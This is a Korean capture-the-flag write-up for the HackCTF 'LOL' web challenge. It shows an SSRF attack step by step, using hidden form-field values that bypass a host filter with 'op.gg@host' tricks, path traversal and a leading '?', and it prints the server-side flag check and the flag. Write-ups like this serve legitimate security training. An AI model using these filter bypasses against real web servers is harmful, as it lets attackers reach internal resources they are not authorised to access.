

[HackCTF] LOL




문제의 첫 화면이다 주어진 링크를 가보면



이런 화면이 나온다. 문제 이름이 LOL이라 혹시 user가 롤 사용자 이름일까 해서 내 롤

닉네임을 입력해봤다.



Op.gg에 내 닉네임을 검색한 결과가 페이지로 나온다.

User에 들어간 값을 op.gg에 보내고 그 결과를 받아온다.

```
<br>
▼<form action="." method="POST">
    " user: "
    <input type="text" name="query">
    <input type="hidden" name="url" value="http://www.op.gg/summoner/userName=">
    <input type="submit">
  </form>
</body>
```

페이지 소스를 보니 다음과 같이 나온다.


url이라는 이름의 파라미터에 op.gg의 주소가 더해져서 전송된다.

웹 서버에서 다른 사이트와의 상호작용이 있다면 ssrf공격이 가능하다고 의심해볼 수 있다.

ssrf 공격을 할 때 value값을 이동하고자 하는 url로 바꿔주면 된다.

```
<br>
▼<form action="." method="POST">
    " user: "
    <input type="text" name="query">
    <input type="hidden" name="url" value="localhost:2035"> == $0
    <input type="submit">
  </form>
</body>
/html>
```

이렇게 로컬로 바꿔봤다.




Nop

그 결과로 Nop이라는 페이지가 출력되었다.

```
▼<body>
    <h1>Search user.</h1>
    <br>
    <br>
  ▼<form action="." method="POST">
      " user: "
      <input type="text" name="query">
      <input type="hidden" name="url" value="http://www.naver.com"> == $0
      <input type="submit">
    </form>
  </body>
</html>
```

네이버로 가도록 해봤다.



nonononono라는 오류페이지가 뜬다.

Localhost를 넣었을 때랑 naver를 넣었을 때 오류메시지가 다르다.

아무래도 두 값에 대해 모두 필터링이 되는 듯하다.

Naver로 접속을 막는 건 url value에 op.gg라는 문자가 있는지 확인하는 것 같다.


이 링크로 접속하는 걸 우회하려면 op.gg 뒤에 @를 추가하면 앞의 url을 무시한다.

그리고 localhost를 필터링하는데 이는 그냥 접속할 때 입력한 url "ctf.j0n9hyun.xyz"이거를 입력해주면 되겠다.

```
▼<form action="." method="POST">
    " user: "
    <input type="text" name="query">
    <input type="hidden" name="url" value="http://www.op.gg@ctf.j0n9hyun.xyz:2035">
    <input type="submit">
  </form>
 </body>
</html>
```

이렇게 바꿔봤다.

입력값은 flag를 찾고 있으니 flag.php로 해서 찾아본다.



이런 페이지가 뜬다. 로컬로 제대로 접속한 것 같다. 이제 flag를 찾아 가보면 되겠다

```
▼<form action="." method="POST">
    " user: "
    <input type="text" name="query">
    <input type="hidden" name="url" value="http://www.op.gg@ctf.j0n9hyun.xyz:2035/../">
     == $0
    <input type="submit">
  </form>
```

하나 위로 가본다

Warning: file_get_contents(http://...@ctf.j0n9hyun.xyz:2035/../flag.php): failed to open stream: HTTP request failed! HTTP/1.1 400 Bad Request in **/var/www/html/index.php** on line **25**
somethings wrong


그런거 없다. 한 칸 더 올라간다.

```
▼<form action="." method="POST">
    " user: "
    <input type="text" name="query">
    <input type="hidden" name="url" value="http://www.op.gg@ctf.j0n9hyun.xyz:2035/../../">
     == $0
    <input type="submit">
  </form>
```

계속 오류가 떠서 찾아보니 파라미터처럼 사용이 될 수 있도록 url 제일 앞에 ?를 붙여야 했다. 그래서 다시 하나하나 해보니

```
<input type="hidden" name="url" value="?http://www.op.gg@ctf.j0n9hyun.xyz:2035/../../">
 == $0
```

위와 같이 하고 flag.php를 입력해서 제출해보면



이런 화면이 나온다. 그리고 페이지 소스를 확인해보면

```
<!--?php
error_reporting(-1);
if($_SERVER['SERVER_ADDR'] == $_SERVER['REMOTE_ADDR']){

    echo "HackCTF{1o1_is_fun!_isn't_it?}";

}
else{

    echo "you are not local<br-->
```

flag값을 성공적으로 구할 수 있다.